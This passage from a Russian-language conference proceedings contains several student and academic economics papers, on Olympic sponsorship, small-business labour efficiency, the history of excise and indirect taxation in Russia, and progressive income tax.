С учетом того, что развивающиеся страны несут главную ответственность за удовлетворение основных потребностей своего населения, к этой категории следует отнести спорт. Разве нет более неотложных и неотложных приоритетов? Имеет ли экономический смысл для этих стран вкладывать деньги в зрительский спорт? Всякий раз, когда эти вопросы поднимались, они вызывали довольно резкий обмен мнениями.

Однако, как правило, признается, что спорт, и особенно спорт высшего класса, является дорогостоящим и что его стоимость, как правило, растет быстрее, чем количество игроков или спортсменов. С интернационализацией СМИ[298], зрительский спорт, современная форма развлечения, стала одной из основных форм массовой коммуникации, помогая формировать мировое общественное мнение, и как таковой в настоящее время ключевой вопрос .

Этот вопрос может быть проанализирован только с учетом сложных взаимоотношений между спортом, средствами массовой информации и многонациональными компаниями. Дискуссия по этому вопросу раскрывает два типа логики: чисто коммерческую и политическую.

Вполне вероятно, что именно некоммерческие соображения побуждают лидеров все большего числа стран мечтать о проведении Олимпиады. Все чаще раздаются призывы к ограничению гигантского и сложного характера сооружений и оборудования в пользу более систематической децентрализации крупных мероприятий и более сбалансированной представленности специалистов из развивающихся стран в международных спортивных органах.

Коммерческое спонсорство игр. По мере того как Олимпийские игры и средства массовой информации росли бок о бок, игры стали привлекать

[297] Гогунов Е.Н., Мартьянов Б.И. Психология физического воспитания и спорта. - М., 2002. - 288 с.
[298] Золотов М.И., Платонова Н.А., Вапнярская О.И. Экономика массового спорта. - М., 2005.

коммерческий интерес. Продажа телевизионных прав и корпоративное спонсорство помогли компенсировать операционные расходы МОК и местных организаторов.

Характер коммерческого спонсорства радикально меняется с играми 1984 года в Лос-Анджелесе. Инновационный и агрессивный маркетинг игр, а также наличие подходящих объектов, которые исключали необходимость в дорогостоящем строительстве, помогли создать излишек в размере 225 миллионов долларов США (США) ошеломляющая сумма по всем предыдущим стандартам.

Лос-Анджелесские организаторы продемонстрировали, что корпорации готовы тратить огромные деньги, чтобы ассоциировать себя с Олимпийскими играми.

Использованные источники:

1. Галкин В.В. Экономика спорта и спортивный бизнес. - М., 2006
2. Гогунов Е.Н., Мартьянов Б.И. Психология физического воспитания и спорта. - М., 2002. - 288 с.
3. Золотов М.И., Платонова Н.А., Вапнярская О.И. Экономика массового спорта. - М., 2005.
4. Кузьмак Б.С., Осинцев А.А. Социально-экономические проблемы физической культуры и спорта. - М., 1981. - 280 с.
5. Менеджмент и экономика физической культуры и спорта. - М., 2001. - 432 с.
6. Роль и значение физической культуры и спорта в экономике Савельева О.В., Тарасова А.А. OlymPlus. Гуманитарная версия. 2018. № 2 (7). С. 65-69.

УДК 331.1

Савченко А.В., магистр
Национальный исследовательский институт «МЭИ»
Россия, г. Москва

ПУТИ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ ИСПОЛЬЗОВАНИЯ ТРУДОВЫХ РЕСУРСОВ МАЛОГО БИЗНЕСА

Аннотация

Поиск путей повышения прибыльности предприятия всегда на уме человека, который руководит малым бизнесом. Хороший основополагающий бизнес-план, четкое и краткое изложение миссии и группа надежных сотрудников; все это способствует общей прибыльности малого бизнеса. Одним из важнейших способов увеличения прибыли бизнеса является повышение и поддержание общей эффективности работы.

В контексте малого бизнеса "эффективность" означает способность бизнеса использовать наименьшее количество производственных ресурсов для получения наибольшего количества продуктов или услуг, способных приносить доход. Ресурсы, которые могут быть использованы, но не считаются необходимыми, считаются отходами и в конечном итоге приводят к снижению прибыли

Ключевые слова: human resources, small business, incentives, modernization

Savchenko A.V.
master
National research University "Moscow power engineering Institute»
Moscow, Russia

EFFICIENT USE OF HUMAN RESOURCES

Annotation

The search for ways to improve the profitability of the enterprise is always on the mind of the person who runs a small business. A good underlying business plan, a clear and concise mission statement, and a group of trusted employees all contribute to the overall profitability of small businesses. One of the most important ways to increase business profits is to improve and maintain overall performance.

In the context of small business, "efficiency" means the ability of a business to use the least amount of productive resources to produce the most revenue-generating products or services. Resources that can be used but are not considered necessary are considered waste and ultimately lead to lower profits.

Key words: labor resources, human resources, labor force, personnel potential.

Для малого бизнеса повышение производительности означает повышение валовых доходов и прибыли. Как менеджер, поиск путей повышения производительности труда может означать внесение коррективов

в обучение сотрудников, модернизацию оборудования или создание мотивационных стимулов для повышения морального духа и энергии сотрудников. Перед началом любого метода повышения производительности труда и производительности измерьте существующие уровни выпуска, чтобы создать базовый уровень, чтобы можно было эффективно измерить изменение.[5]

Обучение сотрудников

Обучение сотрудников может быть специфичным для конкретной работы или может быть обобщено на общий корпоративный кодекс стандартов или вопросов безопасности. Чем больше сотрудник знает, тем более продуктивным он может быть. Управление приписывает ИТ-успех и признание на обучение сотрудников более низкого уровня по задачам более высокого уровня, что позволяет людям покрывать больше рабочих обязанностей, когда персонал короткий или перегружен. Обучение сотрудников технике безопасности и этике также позволит сократить время простоя, когда травмы или внутренние конфликты мешают сотрудникам сосредоточиться на поставленной задаче.[3]

Инсентив-программы

Программа стимулирования может быть что угодно от конкурса продаж, чтобы предложить больше возможностей для сотрудников. Люди склонны реагировать на дополнительные награды, приложив дополнительные усилия, чтобы выиграть подарочную карту или приз. Помимо того, что малый бизнес тратит больше средств на повышение производительности труда сотрудников, он может изучить возможность поощрения большей самостоятельности сотрудников. Исследование многих ученых " предполагает, что мониторинг сотрудников только повышает производительность, когда другие факторы производительности реализуются. По сути, микроменеджмент сам по себе, похоже, не улучшает производительность, так как стресс сотрудников увеличивается, когда кто-то всегда смотрит на их плечи. Но когда тщательный мониторинг сочетается с модернизацией или новыми реализациями обучения, мониторинг может быть полезен для определения того, что работает, а что нет. Как менеджер бизнеса малого, прислушивайтесь к отзывам сотрудников со всех уровней операций, чтобы сотрудники чувствовали себя частью процесса и реализовывали то, что имеет смысл.[6]

Модернизация

Модернизация означает обновление машин, компьютеров и любого другого оборудования, которое сотрудники могут использовать в повседневной работе. Чем быстрее работает оборудование, тем быстрее сотрудники справляются с поставленными задачами. В много случаев, самомоднейшее машинное оборудование уменьшает работникам усилия нужно приложить, уменьшить усталость и общее усилие на работе. В результате улучшены работа и урожайность. Что-то как просто как модернизировать настольные компьютеры поэтому вычисления электронной

таблицы выполнены более быстро позволяет работникам двинуть от одной задачи к другим более эффективно.[8]

Использованные источники:

1. Lesinska T. B., Дейнека Л. Н., А Проклин. Н., Фоменко Л. В., Татарова А. В. и др. Управление / под общей редакцией В Таганрога. Е. Ланкина: издательство ТРТУ, 2016
2. Арбузов Е., К Докукина. Новости рынка труда.// 2016
3. С Barngolts. экономический анализ хозяйственной деятельности на современном этапе развития. М.: Финансы и статистика, 2015
4. Басовский Л. Е., А Луневский. М., Basovsky Л. Л. Комплексный экономический анализ хозяйственной деятельности. М.: ИНФРА-М, 2016
5. Брасс, А. А. менеджмент: наука и практика конструктивного руководства. Современная школа, 2015
6. В Былов. социально-экономические проблемы миграции в современной России. ? ИНИОН РАН, 2015
7. В Видяпин. И. Экономика. Читатель. М.: Финансы, 2016. Том. Два
8. Все о малом бизнесе. Полное практическое руководство. В / Под редакцией. Касьянова. ? М.: Гроссмедиа, 2016
9. Гольдштейн Г. Я. Стратегическое управление. 2-е изд., дополнительный Таганрог: издательство ТРТУ, 2016
10. Демочкин А. В. безопасность человеческих ресурсов российских предприятий. ? М.: Академия Наук РФ 2015,
11. Ермолович л., Сивчик л., Толкач г. Анализ хозяйственной деятельности предприятия. М.: Интерпрессервис, 2016.
12. Качалина Л. Н. конкурентоспособный менеджмент. М.: Эксмо, 2015
13. Кислов Д. В. Все о малом бизнесе: Регистрация. Учет. Сборы. ? М.: Гроссмедиа, 2015

УДК 336.025

Сазанов О.В.
старший преподаватель
кафедра «Экономики и менеджмента»
Мукминова А.Г.
студент 5 курса
факультет филологии и истории
Елабужский институт
Казанский Федеральный университет
Россия, г. Елабуга

ИСТОРИЧЕСКИЕ АСПЕКТЫ АКЦИЗНОГО НАЛОГООБЛОЖЕНИЯ В РОССИИ

Аннотация: В данной статье рассмотрена эволюция акцизного налогообложения в России. Выделены характерные черты каждого этапа и проанализированы документы, регулирующие акцизное налогообложение.

Ключевые слова: косвенные налоги, откупная система, акцизное налогообложение, акцизы.

Sazanov O.V.
senior lector of Department of «Economics and management»
Yelabuga institute of Kazan Federal University
Mukminova A.G.
student of the 5th course of the faculty of Philology and history
Yelabuga institute of Kazan Federal University
Russia, Yelabuga

HISTORICAL ASPECTS OF EXCISE TAXATION IN RUSSIA

Abstract: In this article evolution of excise taxation in Russia is considered. Characteristic features of each stage are marked out and the documents regulating excise taxation are analysed.

Keywords: indirect taxes, system of payoffs, excise taxation, excises.

С появлением первых государственных образований возникает проблема поиска различных способов пополнения казны. Одним из вариантов решения данного вопроса стало введение государством косвенных налогов, которые и на сегодняшний день представляют собой одну из важнейших статей государственного бюджета.

Разновидностью косвенных налогов являются акцизы. В связи с тем, что они включаются в цену товара, фактически налоговое бремя несёт покупатель, а не продавец, то есть налогоплательщик. По Налоговому кодексу Российской Федерации [4] подакцизными товарами являются алкогольная продукция, табак, легковые автомобили, различные виды топлива, электронные системы доставки никотина и другие. Иными словами, акцизами облагаются товары, употребление которых может нанести непоправимый вред как отдельному человеку, так и обществу, и природной

среде. На основе этого можно сказать, что акцизное налогообложение, с одной стороны, способствует пополнению государственного бюджета, а с другой – уменьшению спроса на товары и услуги, применение которых может привести к негативным последствиям.

Данная статья посвящена анализу эволюции акцизного налогообложения в России.

В России косвенное налогообложение появилось в конце XV – в начале XVI веков, что свидетельствует о росте товарно-денежных отношений в государстве [3, с. 68]. Данный период характеризуется появлением откупной системы, под которой понимается предоставление государством частным лицам права сбора налогов с населения [7, с. 252]. Исходя из этого можно сделать вывод, что предтечей акцизного налогообложения в России является винный откуп, который сложился в единую систему во времена Екатерины II. В 1765 г. был принят Устав о винокурении, по которому доход от продажи алкогольной продукции шёл в государственную казну [1]. Откупщики за выполненную работу жалованье не получали, это приводило к злоупотреблению должностными полномочиями: «основные доходы они получали за счёт обмера, обсчёта покупателей крепких алкогольных напитков, фальсификации водки [8, с. 69].

Впервые словосочетание «акцизное налогообложение» в России было употреблено в 1847 году в связи с введением закона «Положение об акцизно-откупном комиссионерстве» [1]. По документу откупщики должны были вносить в казну чётко фиксированную сумму, установленную на торгах. Однако введение данного закона не остановило процесс обогащения откупщиков, поэтому в 1861 году было принято решение об отмене системы откупов и введении акцизного налогообложения [2]. По «Положению о питейном сборе» акцизом облагались спирт и вино, выделенные из определенных продуктов, водка, произведённая в России, и брага [6]. Иными словами, это товары внутреннего потребления, произведенные частными лицами. Что касается товаров, производимых на импорт, они облагались таможенными пошлинами.

Принятие «Положения о питейном сборе» способствовало закреплению акцизного налогообложения в Российской империи. В конце XIX века оно распространялось на следующие виды продуктов: «сахар, нефть, табак, пиво, фруктово-виноградные вина, питейную монополию, таможенные налоги» [3, с. 79]. Сбором акцизов занимались акцизные управления, деятельность которых первоначально была направлена на питейные сборы, а далее распространилась на все подакцизные товары. Помимо этого, они изучали и одобряли планы частных лиц, желающих заниматься фабричным или заводским производством подакцизных товаров.

Новый этап развития акцизного налогообложения в России связан с событиями начала XX века. Данный период характеризуется преобладанием косвенных налогов, среди которых можно выделить питейные сборы, налоги на табак, сахар, нефть, спички и таможенные пошлины [3, с. 83]. Они

составляли основную часть доходов государственного бюджета. Именно поэтому государство шло на повышение косвенных налогов: в 1908 году были повышены цены на вино, а 1909 году – на табак [3, с. 86]. Следствием этого, стало увеличение акцизных сборов с этих товаров и, следовательно, пополнение казны. Такие явления наблюдались и в период Первой мировой войны.

После Октябрьской революции изменениям подверглась и налоговая политика. Функции акцизных управлений были переданы органам местной власти, которые, занимаясь акцизным сбором, покрывали собственные нужды. В связи с натурализацией хозяйственных отношений в период военного коммунизма акцизы перестали быть доходной статьей государственного бюджета, из-за чего в 1920 году они были отменены.

Восстановление акцизных сборов относится к периоду новой экономической политики. В 1921 году был введён акциз на виноградные и плодово-ягодные вина, в 1924 году – на спирт, соль, нефть, сахар, свечи и другие. Ставки акцизов на определенные продукты отличались. Это было связано с желанием правительства регулировать уровень потребления разных товаров различными категориями населения. К 1928 году акцизные сборы превращаются в одну из главных статей государственного бюджета (1491,2 млн. рублей) [3, с. 88].

В 1930 году в СССР была проведена налоговая реформа, направленная на создание централизованной экономики [2]. Для налоговой политики данного периода характерно введение двухканальной системы изъятия налогов: отчислений от прибыли и налога с оборота [3, с. 89]. Налог с оборота – налог в виде процента от цены товаров произведенных внутри страны, взимаемый в государственный бюджет по мере торговой реализации этих товаров [7, с. 217]. Таким образом, акцизы и другие виды налогов были объединены в налог с оборота. Данная система просуществовала вплоть до 1990-х годов, что является свидетельством того, что в СССР не было косвенных налогов, хотя налог с оборота несомненно находился в цене товара.

Развал Советского Союза подтолкнул правительство на реформирование налоговой системы. В течение 1991-1998 годов было принято большое количество нормативно-правовых документов, направленных на регулирование налоговой политики [3, с. 100]. В декабре 1991 года был принят Федеральный закон «Об акцизах» [8], по которому подакцизными товарами являются спиртосодержащие напитки, табак, ювелирные изделия, легковые автомобили, нефть, бензин. Так же государством были установлены четко фиксированные ставки акцизов, например, за шампанские и игристые вина 9 рублей за один литр [8]. Однако, законы и подзаконные акты, регулирующие налогообложение, содержали противоречия, в связи с чем было принято решении о создании единого кодифицированного акта. В 1998 году была принята первая часть Налогового кодекса Российской Федерации [5], которая основывается на

принципах всеобщности и равенства.

Новый этап развития акцизного налогообложения в России связан с введением в действие Второй части Налогового кодекса Российской Федерации в 2000 году [4]. Каждая из глав данного документа посвящена конкретному виду налога или сбора: акцизы представлены в 22-ой Главе.

Таким образом, акцизное налогообложение, которое регулируется Налоговым кодексом Российской Федерации, прошло достаточно длительный и тяжелый путь. Официально оно было введено во второй половине XIX века в период правления императора Александра II. В Советском Союзе, характеризующимся централизованной экономикой, акцизы и другие косвенные налоги были объединены в налог с оборота. И только лишь в 1991 году правительство решило возобновить систему акцизного налогообложения. Именно с этого периода акцизы представляют собой один из главных источников государственного дохода. Помимо этого, они являются регуляторами уровня потребления определенных товаров, имеющих специфические особенности.

Использованные источники:

1. Гавлин М.Л. Вопрос о винных откупах в истории законодательства Российской империи XVIII—XIX [Электронный ресурс]. URL: http://statehistory.ru/4474/ (дата обращения: 14.11.2018)
2. Зачётный А. История акцизного налогообложения в Российской Федерации [Электронный ресурс]. URL: http://dipmall.ru/stati/istoriya-aktsizov (дата обращения: 15.11.2018)
3. Налоги и налогообложение. 5-е изд. / Под ред. М.В. Романовского, О.В. Врублевской. – СПб.: Питер, 2006. – 496 с.
4. Налоговый кодекс Российской Федерации (часть вторая) от 05.08.2000 N 117-ФЗ (ред. от 11.10.2018) [Электронный ресурс]. URL: http://www.consultant.ru/document/cons_doc_LAW_28165/ (дата обращения: 14.11.2018)
5. Налоговый кодекс Российской Федерации (часть первая) от 05.08.2000 N 117-ФЗ (ред. от 11.10.2018) [Электронный ресурс]. URL: http://www.consultant.ru/document/cons_doc_LAW_28165/ (дата обращения: 14.11.2018)
6. Положение о питейном сборе высочайше утвержденное 4 июля 1861 года [Электронный ресурс]. URL: http://reformshistory.ru/reformy/reformy-aleksandra-ii/ (дата обращения: 15.11.2018)
7. Райзберг Б.А., Лозовский Л.Ш. Словарь современных экономических терминов. – М.: Айрис-пресс, 2008. – 480 с.
8. Толкушкин А.В. Винные откупа, винный акциз и винная монополия // Финансы. – 2002. - № 3 – С. 69-71
9. Федеральный закон "Об акцизах" от 06.12.1991 N 1993-1 (последняя редакция) [Электронный ресурс]. URL: http://www.consultant.ru/document/cons_doc_LAW_161/ (дата обращения: 15.11.2018

10. Хусаинова С.В., Сазанов О.В. Роль местного самоуправления в решении задач социально-экономического развития региона // Экономика и предпринимательство. – 2014. – № 11-2 (52-2). – С. 667-671

УДК 336.225.512

Сазанов О.В.
старший преподаватель
кафедра «Экономики и менеджмента»
Манахова Р.Р.
студент 5 курса
факультет «Филологии и истории»
Николаева К.В.
студент 5 курса
факультет «Филологии и истории»
Елабужский Институт К(П)ФУ
Россия, г. Елабуга

ПРОГРЕССИВНОЕ НАЛОГООБЛОЖЕНИЕ ФИЗИЧЕСКИХ ЛИЦ – НЕОБХОДИМЫЙ ЭЛЕМЕНТ СПРАВЕДЛИВОГО УСТРОЙСТВА ОБЩЕСТВА.

Аннотация: В статье рассматриваются преимущества введения прогрессивной шкалы налогообложения для физических лиц в РФ. Исследуется опыт других стран в функционировании данного налога. Проводится сравнительный анализ плоской и прогрессивной шкалы налогообложения. А также устанавливается вывод, является ли прогрессивное налогообложение элементом справедливого устройства общества.

Ключевые слова: налоговая система, прогрессивная шкала налогообложение, физические лица, налоговая ставка, плоская шкала налогообложения.

Sazanov O.V.
senior lecturer, Department of Economics and management»
Elabuga Institute of K(P)FU
Russia, Elabuga
Manakhova R.R.
student
5th year, faculty of Philology and History
Elabuga Institute of K(P)FU
Russia, Elabuga
Nikolaeva K.V.
student
5th year, faculty of Philology and History
Elabuga Institute of K(P)FU
Russia, Elabuga

PROGRESSIVE TAXATION OF INDIVIDUALS IS A NECESSARY ELEMENT OF A JUST SOCIETY.

Annotation: The article discusses the advantages of introducing a progressive scale of taxation for individuals in the Russian Federation. The experience of other countries in the functioning of this tax is investigated. A comparative analysis of the flat and progressive scale of taxation. It also establishes the conclusion whether progressive taxation is an element of the fair structure of society.

Keywords: tax system, progressive scale of taxation, individuals, tax rate, flat scale of taxation.

Во всех государствах мира, в том числе и Российской Федерации, имеет место быть разветвленная система налогов, взимаемых с собственных граждан, лиц без гражданства и иностранных граждан, именуемых в российском законодательстве обобщенным термином – физические лица.[1] В настоящее время в Российской Федерации применяется плоская шкала налогообложения доходов физических лиц, для обеспечения равенства всех граждан вне зависимости от имущественного положения. Основной ставкой является 13 %, которая применяется к доходам граждан, полученным от работодателей, от продажи имущества и др.[2] Однако, в обществе существует запрос на прогрессивную шкалу налогообложения доходов физических лиц, имеющих доход выше среднего.

Однако, в экономической составляющей нашей страны на современном этапе ее развития одной из нерешенных проблем является вопрос о введении прогрессивного налогообложения в России. В истории Российского налогообложения была попытка внедрения прогрессивного налога. В период с 1991 по 2001 год действие данного налога было закреплено на законодательном уровне. В данный период размер ставки соответствовал от 12 % до 60 % в зависимости от категорий граждан и их доходов. К 2001 году это привело к значительному росту государственного бюджета.[3.С.158-169] Но утечка части доходов в теневую экономику привела к отмене прогрессивного налогообложения.

Несмотря на существование плоской шкалы налогообложения для достижения социальной справедливости наиболее благоприятно действие прогрессивной шкалы. Среди сторонников введения данной системы налогообложения не мало известных личностей. Например, представители кейнсианской школы являлись приверженцами социально справедливой прогрессивной шкалы налогообложения, так как при данной системе учитываются интересы малоимущих слоев общества через распределение доходов от обеспеченных граждан на расходы государства на социальную поддержку населения.[4.С.136-161] Подобное перераспределение денежных средств граждан с различным уровнем доходов положительно влияет на экономическое развитие страны.

В странах зарубежья активно практикуется применение прогрессивной

шкалы налогообложения. В других странах развита следующая система - чем больше доход человека и налоговая ставка, тем больше он обязан выплатить в государственную казну. Граждане с низким заработком в экономически развитых странах зачастую полностью освобождаются от выплаты рассматриваемого налога: так, в Швеции – до 306000 шведских крон, в Швейцарии – до 16100 франков, в Австрии — до 10000 евро, в Ирландии — до 5210 евро, в Испании – до 2400 евро, в Норвегии – 36000 норвежских крон, а в Австралии – до 6000 австралийских долларов и т.д.[5.С.741-745] Можно предположить, что в данных странах с подобной системой налогообложения, уровень жизни населения превышает российский.

Государство Франция использует достаточно экстремальную прогрессивную шкалу. Граждане, имеющие низкий доход в пределах до 5963 евро, полностью освобождаются от уплаты сбора. В последующем налоговая ставка возрастает с учетом дохода на протяжении года. К примеру, если годовой доход составляет от 26 421 до 70 830 евро, то ставка соответствует 30%, а если свыше 150 000 евро, то уже 45%. [6]

Экономика Германии действует по аналогичной системе. Граждане, располагающие ограниченными материальными средствами, освобождены от налоговых выплат – ставка 0%. Однако, действует условие – доход на одного человека должен составлять не более 8,13 тыс. евро. Максимальная ставка – 45%, ею облагается доход от 250,7 тыс. евро. [6]

В Великобритании долгое время действует прогрессивная шкала налогообложения. С 2012 года введен 0% при доходе до 9,2 тыс. фунтов. Если доход превышает данные цифры, граждане обязаны уплачивать налог. Налог в размере 45% платят те, чей заработок превышает сумму 150 тыс. фунтов. [6]

Прогрессивная система налогообложения в США имеет свои особенности. Право взимания налогов принадлежит не только федеральному правительству, но также властям штатов и территорий, органам местной власти и пр. Налоговая ставка на общегосударственном уровне изменяется от 10 до 35% в зависимости от размеров дохода. [6]

Китай практикует использование прогрессивного налогообложения. Рост налога гражданина или не гражданина страны зависит от роста дохода – от 5 до 45%. Если доход менее 3,5 тыс. юаней, то резиденты и нерезиденты освобождаются от налогового сбора.

Стоит отметить, что применение плоской 13% ставки НДФЛ оказывает резко отрицательное влияние на эффективность экономики по следующим причинам. [5.С.741-745]

Прежде всего, незначительная степень налогообложения личных доходов приводит к повышению уровня налогообложения прибыли, а это, в свою очередь оказывает резко тормозящее воздействие на развитие экономики.

Кроме этого, низкий уровень НДФЛ оказывает влияние на прибыль от

предпринимательской деятельности, которая идёт на потребление, а не на производственные накопления и реинвестирование в производство.

В то же время, при низком уровне налога на личные доходы при их плоской шкале не обеспечивает государство достаточными средствами для проведения активной социальной политики.

Помимо выше сказанного, единая ставка НДФЛ при высоком уровне дифференциации доходов населения порождает мнение в массах о несправедливости существующей системы распределения. Всё это приводит к дестимулированию трудовой деятельности населения и снижению экономической эффективности развития России.

Таким образом, рассматриваемое прогрессивное налогообложение доходов способствует формированию условий, которые оказывают влияние на рост эффективности предпринимательской деятельности. Если параллельно с введением прогрессивной шкалы налогообложения вводить налоги на роскошь, подобно странам ЕЭС, а именно на элитную недвижимость, дорогие автомобили, яхты, ювелирные украшения и т.п., то эффект будет более заметен. При всё при этом, прогрессивное налогообложение доходов населения является неотъемлемой частью развитых распределительных отношений.

Использованные источники:

1. Гражданский Кодекс Российской Федерации
2. Захаров В. К. Влияние прогрессивности шкалы налогообложения доходов физических лиц на благополучие стран мира / В. К. Захаров, Е. И. Голикова // Уровень жизни населения регионов России. – 2015. – № 1(195). – С. 136-161
3. Информационный Интернет-ресурс «Центро-пол» // https://centro-pol.ru
4. Налоговый Кодекс Российской Федерации
5. Сазанов О.В., Соловьева Д.О., Максимова Е.П. Роль местных налогов в формировании местного бюджета// Экономика и социум. – 2015. – № 2-4(15). – С. 145-148.
6. Тихонов Ю. А., Пудовкина О. Е. Преимущества прогрессивного налогообложения физических лиц // Научно-методический электронный журнал «Концепт». – 2016. – Т. 17. – С. 741-745.
7. Хусаинова С.В., Сазанов О.В. Роль местного самоуправления в решении задач социально-экономического развития региона // Экономика и предпринимательство. – 2014. – № 11-2 (52). – С. 667-671.
8. Шульга, Н. Н. Перспективы внедрения прогрессивной шкалы налогообложения доходов физических лиц в России // Вестник Белгородского Университета Кооперации, Экономики и Права. – 2016. - № 1(57). – С. 158-169.

УДК 336.226

Сазанов О.В.
старший преподаватель
кафедра «Экономики и менеджмента»
Данилова Д.В.
студент 5 курса
Морковкина В.Д.
студент 5 курса
факультет филологии и истории
Елабужский институт
Казанский Федеральный университет
Россия, г. Елабуга

КОСВЕННОЕ НАЛОГООБЛОЖЕНИЕ И ЕГО ИСТОРИЧЕСКИЙ АСПЕКТ

Аннотация: Несмотря на то, что косвенное налогообложение развивалось на протяжении длительного времени, оно недостаточно изучено на сегодняшний день. Развитие косвенного налогообложения в нашей стране известно уже с X в. и актуально до сих пор. В данной статье огромное экономическое значение имеет изменение косвенного налогообложения и его влияние на дальнейшее развитие страны. Огромное значение уделено этапам утверждения акцизных платежей на алкогольную продукцию, на предметы роскоши и предметы первой необходимости. В статье сделаны выводы о необходимости изменения и урегулирования косвенных налогов, приведены конкретные примеры. Косвенный налог один из основных сфер влияния государства на общество. Большое значение косвенные налоги оказывают на экономические процессы происходящие в государстве.

Ключевые слова: косвенный налог, исторический аспект косвенного налогообложения, взимание налогов, акцизы, система налогообложения.

Sazanov O.V.
Senior Lecturer, Department of "Economics and Management"
Elabuzhsky Institute of Kazan Federal University
Danilova D.V.
Morkovkina V.D.
5th year students of the Faculty of Philology and History
Elabuzhsky Institute of Kazan Federal University
Yelabuga, Russia

INDIRECT TAXATION AND IST HISTORICAL ASPECT

Annotation: Despite the fact that indirect taxation has developed over a long time, it is not well understood today. The development of indirect taxation in our country has been known since the 10th century and still relevant. In this article of great economic importance is the change in indirect taxation and its impact on the further development of the country. Great importance is given to the

stages of approval of excise payments for alcoholic beverages, for luxury items and basic necessities. The article draws conclusions about the need for changes and the settlement of indirect taxes, provides specific examples. Indirect tax is one of the main areas of state influence on society. Of great importance are indirect taxes on economic processes occurring in the state.

Keywords: indirect tax, the historical aspect of indirect taxation, tax collection, excise taxes, the tax system.

Первое появление и развитие косвенного налогообложения известно с конца IX века. Нами выделено две основные причины ее возникновения. Первая причина – объединение Древне-Русского государства, вторая – принятие христианства киевским князем Владимиром Святославичем в 988 году. В рассматриваемый период дань, собираемая с различных племен, являлась основным способом пополнения казны. С развитием государства и улучшением экономической и политической ситуации в стране, дань переставала покрывать возникающие экономические и военные расходы. Постепенно дань, как средство взимания налогов теряет свою силу. А к концу XX века постепенно совершенствуется и косвенное налогообложение. На протяжении многих веков налогообложение не регулировалось, а было представлено торговыми пошлинами: мыт – за провоз товаров через городские заставы, перевоз – за перевоз товаров через реку, гостиная пошлина – за право иметь склады, торговая пошлина – за право устраивать рынки и другие [1]. Судебная пошлина, называвшаяся вирой, взималась исключительно за убийство, а судебная пошлина продажа взималась штрафом, за иные преступления [1].

Во время татаро-монгольского нашествия взимание косвенных налогов играло не последнюю роль, так как прямые налоги уходили непосредственно в Орду [1]. С приходом к власти Ивана III были введены новые косвенные налоги – акцизы и пошлины. При царе Алексее Михайловиче (1645 – 1676) система налогообложения была значительно изменена. Торговый устав, изданный в России, в 1653 году устанавливал внешнюю таможенную пошлину в размере 8 или 10 денег с рубля, т.е. 4 или 5 копеек [3, С. 90].

Таким образом, для российских купцов пошлины составляли – 8-10 %. Для иностранцев государство устанавливало более жесткий регламент взимания платы таможенной пошлины – 12 денег с каждого рубля для ввозимых и вывозимых товаров [3, С. 90]. Взимаемая пошлина с иностранных купцов составляла 12-13 %. При утверждении Нового торгового устава 1667 года пошлина для иностранцев увеличилась на 10 %. Это играло значительную роль для развития торговли.

Ярким примером негативного использования косвенного налогообложения выступали соляные бунты, которые были спровоцированы резким повышением цен на соль, а после и пересмотром политики налогообложения в стране. Повышение цен на соль провоцировало народные волнения, которые подтолкнули к прежнему возврату цен на соль.

В эпоху великих преобразований Петра I (1682 – 1725) система налогообложения была полностью изменена. Налоговая система при Петре I отмечалась достаточной сложностью и затрагивала все сферы жизнедеятельности человека.

Налоговая система России XVIII – XIX веков отличалась активным взиманием косвенных налогов – их доля составляла 42% доходов всей казны [2, С. 56]. Утвержденная Государственным советом в 1810 году программа по организации государственных доходов и расходов М.М. Сперанского актуальна до сих пор. Начавшаяся Крымская война (1853-1856) препятствовала развитию акцизной системы в России, так как требовались новые военные расходы, что приводило к увеличению налогов. В период с 1875-1898 года в стране были проведены новые налоговые реформы, которые отменяли соляной налог и подушную подать, винный налог и ряд откупных платежей, также вводились и новые налоги.

Особое значение российское налогообложение уделяло обороту спиртных напитков (водка, вино, брага, чистый спирт). В 60-х годах XIX века была введена акцизная система, которая преобразовала все налогообложение. По Уставу о питейном сборе 4 июля 1861 года налог с крепких напитков состоял из патентного сбора с фабрик и торговых помещений и акциза, которыми облагались: спирт и вино, выкуренные из хлеба, картофеля, свекловицы, также спирт, выкуренный из винограда и других ягод и фруктов, водка, пиво и мед, также брага, изготовляемая на особо устроенных завода [1]. Не подлежали обложению: спирт и вино, вывозимые за границу, виноградное вино, уксус и медовый квас, изделия из оплаченного акцизом вина, осветительный спирт, еврейское изюмное вино [1].

Лица, выпускаемый спирт на продажу облагался дополнительным налогом. Особым условием являлось то, что спиртные напитки изготавливались отдельно и на разных заводах. Надо отметить, что все заводы по изготовлению и выпуску спиртных напитков были устроены по особым условиям. Повсеместно, за исключением Иркутской, Енисейской и Якутской губерний, до начала винокурения заводчик должен был взять патент и заплатить патентный сбор в размере 6 копеек с каждого ведра используемой емкости [1]. В отмеченных нами ранее губерниях взимался сбор в размере 7,5 копеек. Акцизы со всех спиртных напитков взимались с их продажи в размере 9,25 копеек с градуса, измеряемые металлическим спиртометром. К концу 90-х годов XIX века акциз взимался по 10 копеек с градуса или по 10 рублей с ведра крепких напитков, кроме водки. Производственный акциз действовал в течение семи дней.

В конце XIX века существовавшая акцизная система устарела и была заменена государственной монополией на продажу водки. Доходы государства от производства и продажи спиртных напитков делились на две категории: доходы от монополии на водку и доходы от спиртных напитков. Частные лица имели право на продажу спиртных напитков на комиссионных

началах.

Изначальной целью установления винной монополии государством была борьба с возросшим алкоголизмом. Но подлинной причиной введения винной монополии были стачки виноторговцев и фабрикантов спиртного в восточных губерниях страны. Это было связано с тем, что вся торговля спиртным в восточных губерниях была монополизирована, а торговцы сами диктовали цены на тот или иной товар.

За счет введения винной монополии было резко увеличено число продаж спиртных напитков. Общий валовой доход от нее за период с 1885 по 1901 год составил приблизительно 955 миллионов рублей. Следовательно, чистый доход от винной монополии составлял приблизительно 662 миллиона рублей.

Одним из основных косвенных налогов в начале XX века был акциз на водку и спирт. Особое значение этому придавало то, что резко увеличился спрос на водку и спирт. С 1900 года его размер стал зависеть от процентного содержания спирта и от градуса в ведре напитка. Акцизы на другие товары повседневного потребления также были выражены в определенных денежных суммах: акциз на сахар уплачивался в размере 1,75 рублей за пуд, на табак (в зависимости от сорта) – от 23 копеек до 1,50 рублей за фунт, на керосин – от 30 до 40 копеек за пуд, на спички – полкопейки или 1 рубль [3, С. 87].

